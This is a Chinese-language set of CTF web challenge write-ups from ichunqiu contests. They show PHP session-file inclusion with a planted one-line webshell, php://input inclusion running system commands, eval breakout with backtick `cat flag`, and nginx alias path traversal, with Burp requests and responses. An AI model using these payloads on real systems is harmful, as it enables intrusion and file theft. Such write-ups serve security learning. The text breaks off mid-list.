
典型的文件包含.
向登陆这种题目 不是注入就是session漏洞
没有扫描到注入点，先考虑的就是session漏洞

看一下phpinfo都提供什么信息




session.save_path	/var/lib/php5	/var/lib/php5

看见了session的路径信息，尝试去包含发现怎么都没有回显（这里实现注册`username = <?php phpinfo(); ?>`）
接下来在phpinfo里发现有基础路径




memory_limit	128M	128M
open_basedir	/var/www/html/:/tmp	/var/www/html/:/tmp
output_buffering	4096	4096

所以我们只能利用相对路径尝试获取session文件
这里怀疑他在生成session的时候重设了session存放路径，果不其然



df69ee8678b4434ba62d219b75267cf65dc7ebce94ec48ef.ctf.game/action.php?module=&file=php

session.save_handler	files	files
session.save_path	/tmp/SESS	/var/lib/php5



欢迎，<?php $_GET['y']($_GET['z']);?>

Burp Suite Professional v1.7.11 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × 4 × ...
Go Cancel < >
Target: http://df69ee8678b4434ba62d219b75267cf65
Request
Raw Params Headers Hex
Response
Raw Headers Hex

```
POST
/action.php?module=txt&file=../../../tmp/SESS/sess_bnkhijtb9164vpc8m7cp0vl463
&a=system&b=cat%20flag.php HTTP/1.1
Host: df69ee8678b4434ba62d219b75267cf65dc7ebce94ec48ef.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101
Firefox/36.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://df69ee8678b4434ba62d219b75267cf65dc7ebce94ec48ef.ctf.game/action.php?m
odule=php&file=login
Cookie: PHPSESSID=bnkhijtb9164vpc8m7cp0vl463
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 500 Internal Server Error
Server: ASERVER/1.8.0-3
Date: Wed, 22 Mar 2017 13:29:02 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 28
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
pre-check=0
Pragma: no-cache
Set-Cookie: __ads_session=QoftRjbZ4QjbWKwEDAA=; doma
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqi

lang|s:5:"zh-CN";user|s:31:"
```

没有回显怀疑是过滤了关键字，利用base64转一下

重新上传恶意脚本

`<?php $_GET['a'](base64_encode($_GET['b'])); ?>`

可以成功执行，但我不知道为什么会读取flag.php

二月场

Misc WEB1

题目提示flag就在某六位变量中。

```
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
  die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```

直接利用globals读取就好

```
array(9) { ["_GET"]=> array(1) { ["hello"]=> string(7) "GLOBALS" } ["_POST"]=> array(0) { } ["_COOKIE"]
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
  die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```

Misc WEB2

flag不在变量里就在文件里
源代码

```
 <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

发现可以闭合var_dump()执行指令,发现其他system、exec都被过滤了

```
$a=1);echo` cat flag `//
```

```
int(1)
<?php
$flag = 'Too Young Too Simple';
#flag{266fb0dc-0498-44f5-9239-1c79415a3fdb};
<code><span style="color: #000000">
```

Misc WEB3


简单的代码审计

```
 <?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
  $_SESSION['nums'] = 0;
  $_SESSION['time'] = time();
  $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
  session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
  $_SESSION['nums']++;
  $_SESSION['whoami'] = $str_rands;
  echo $str_rands;
}

if($_SESSION['nums']>=10){
  echo $flag;
}

show_source(__FILE__);
?>
```


只需设置value的值即可，详细的不在叙述

include

这是道长见识的题目，不得不说好。
题目提示： 没错！就是文件包含漏洞。




```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```



PHP Version 5.6.29

System	Linux 2178c62c01a1 3.10.0-327.el7.x86_64 #1
Build Date	Dec 13 2016 00:04:38
Configure Command	/home/buildozer/aports/main/php5/src/php- '--host=x86_64-alpine-linux-musl' '--prefix=/u layout=GNU' '--with-config-file-path=/etc/ph inline-optimization' '--disable-debug' '--disab /share/man' '--with-pic' '--disable-cli' '--with-

代码很简单考的也都是简单的知识点。
根据代码必须设置path的值
查看phpinfo（）
得到



Directive	Local Value	Master Value
allow_url_fopen	Off	Off
allow_url_include	On	On


```
allow_url_fopen off  能否打开URL文件
allow_url_include on  能否包含URL文件（file_get_contents 不受影响）
```

再来谈谈PHP伪协议 `php://input`

> 输入数据流php://input
> 代表可以访问请求的原始数据，简单来说POST请求的情况下，php://input可以获取到post的数据。
> 比较特殊的一点，enctype="multipart/form-data" 的时候 php://input 是无效的。

```
那么在 include('php://input') 情况下，PHP将其视为URL资源
只有在allow_url_include = on 的情况下才能使用
```

本题就是利用这一点实现webshell的执行




http://c2ffee8520ac4cd1ae7627f68e3daad62a165d3ab6db4597.ctf.game/?path=php://input

☑ Enable Post data ☐ Enable Referrer

```
<?php print_r(scandir('.'));?>
```

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
Array ( [0] => . [1] => .. [2] => dle345aae.php [3] => index.php [4] => phpinfo.php )
```



http://c2ffee8520ac4cd1ae7627f68e3daad62a165d3ab6db4597.ctf.game/?path=php://input


☑ Enable Post data ☐ Enable Referrer

```
<?php  system('cat dle345aae.php')?>
```

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php&nbsp;<br />show_source</span><span style="color: #00
</span>
</code><?php
$flag="flag{879e8ae5-d18a-41ca-bdf4-6345fbc5502d}";

```

zone


首先看看目录情况



```
Scan Thread 1 ( http://87d51e8e2e324cffb50b0aaa9108b170e806...   Finished (10 alerts)
  Web Alerts (10)
    HTML form without CSRF protection (1)
    User credentials are sent in clear text (1)
    Clickjacking: X-Frame-Options header missing (1)
    Login page password-guessing attack (1)
    Session Cookie without HttpOnly flag set (2)
    Session Cookie without Secure flag set (2)
    Files listed in robots.txt but not linked (1)
    Password type input with auto-complete enabled (1)
  Knowledge Base (4)
    List of file extensions
    Top 10 response times
    List of files with inputs
    List of external hosts
  Site Structure
    /                                                           OK
      flag.php                                                  OK
      index.php                                                 OK
      login.php                                                 OK
        password=g00dP..., username=gosqq...                    OK
      robots.txt                                                OK
      Variation 1 for user-agent                                OK
    Cookies
```


发现有flag.PHP那么就必须读取改文件内容

首先测试fzz（模糊测试）找到过滤的字符



```
#user nobody; worker_processes 1; #error_log logs/error.log; #error_log logs/error.log notice; #error_log logs/error.log info; #pid run/nginx.pid; events { worker_connections
1024; } http { include mime.types; default_type application/octet-stream; #log_format main '$remote_addr - $remote_user [$time_local] "$request" ' # '$status $body_bytes_sent
"$http_referer" ' # '"$http_user_agent" "$http_x_forwarded_for"'; #access_log logs/access.log main; sendfile on; #tcp_nopush on; #keepalive_timeout 0; keepalive_timeout 65;
#gzip on; #server { # listen 80; # server_name localhost; #charset koi8-r; #access_log logs/host.access.log main; # location / { # root html; # index index.html index.htm; # }
#error_page 404 /404.html; # redirect server error pages to the static page /50x.html # # error_page 500 502 503 504 /50x.html; # location = /50x.html { # root html; # } # proxy
the PHP scripts to Apache listening on 127.0.0.1:80 # #location ~ \.php$ { # proxy_pass http://127.0.0.1; #} # pass the PHP scripts to FastCGI server listening on 127.0.0.1:9000 #
#location ~ \.php$ { # root html; # fastcgi_pass 127.0.0.1:9000; # fastcgi_index index.php; # fastcgi_param SCRIPT_FILENAME /scripts$fastcgi_script_name; # include
fastcgi_params; #} # deny access to .htaccess files, if Apache's document root # concurs with nginx's one # #location ~ /\.ht { # deny all; #} #} # another virtual host using mix of
IP-, name-, and port-based configuration # #server { # listen 8000; # listen somename:8080; # server_name somename alias another.alias; # location / { # root html; # index
index.html index.htm; # } #} # HTTPS server # #server { # listen 443 ssl; # server_name localhost; # ssl_certificate cert.pem; # ssl_certificate_key cert.key; # ssl_session_cache
shared:SSL:1m; # ssl_session_timeout 5m; # ssl_ciphers HIGH:!aNULL:!MD5; # ssl_prefer_server_ciphers on; # location / { # root html; # index index.html index.htm; # } #} include
sites-enabled/default; }
```


扎到了 `~sites-enabled/default` 再次读取文件



2.ctf.game/manages/admin.php?module=.../.../.../.../.../.../.../etc/nginx/sites-enabled/default&name=

```
server { listen 80 default_server; listen [::]:80 default_server ipv6only=on; root /var/www/html; index index.php index.html index.htm; server_name localhost; location / { try_files
$uri $uri/ =404; location ~ \.php$ { fastcgi_split_path_info ^(.+\.php)(/.+)$; fastcgi_param SCRIPT_FILENAME /var/www/html$fastcgi_script_name; #fastcgi_pass unix:/var
/run/php5-fpm.sock; fastcgi_pass 127.0.0.1:9000; fastcgi_index index.php; include fastcgi_params; } } error_page 404 /404.html; error_page 500 502 503 504 /50x.html; location
= /50x.html { root /var/www/html; } location /online-movies { alias /movie/; autoindex on; } location ~ /\.ht { deny all; } }
```

我们注意到了一点 `location /online-movies { alias /movie/; autoindex on; }`
我们访问/online-movies可以看到目录列表，并借助这个目录列表查看flag，直接下载flag.php文件即可。唯一的脑洞是/movie文件 的位置
读取flag



5782a8b1cecd4094a48ebe2864728eef21753e903a0042f2.ctf.game/online-movies../var/www/html/flag.php

Index of /online-movies../var/www/

../
html/
localhost/

正在打开 flag.php

您选择了打开：

flag.php

文件类型： PHP 文件 (81 字节)
来源： ...d4094a48ebe2864728eef21753e903a0042f2.ctf.game


您想要 Firefox 如何处理此文件？

● 打开，通过(O) php_auto_file (默认)
○ 保存文件(S) D:\360安全浏览器下载 浏览...
□ 以后自动采用相同的动作处理此类文件。(A)

百度杯线上赛总决赛

upload

查看源码




view-source:http://822d1236cc1e4cb29065fe435c5885688ffc7d303f0042df.ctf.game/

```
</br>Hi,CTFer!u should be a fast man:)<!-- Please post the ichunqiu what you find -->
```

post ichunqiu

在包头中发现flag




http://822d1236cc1e4cb29065fe435c5885688ffc7d303f0042df.ctf.game/

☑ Enable Post data ☐ Enable Referrer

Post data: ichunqiu=1

fast!!!
Hi,CTFer!u should be a fast man:)



```
                Set-Cookie  __ads_session=JbvQKFMt5AitZdMEDAA=; domain=.*.ctf.game; path=/
                      Vary  Accept-Encoding
              X-Powered-By  PHP/5.5.9-1ubuntu4.19
  X-Powered-By-Anquanbao  MISS from pon-bj-icq-ichunqiu-ib1
                      flag  ZmxhZ19pc19oZXJlOiBPRGsxTWprMg==
```

flag 为两次base64编码 解出来后是一个随机数

思路明确了

1.解决访问时间问题 利用相同sessionid 实现快速访问

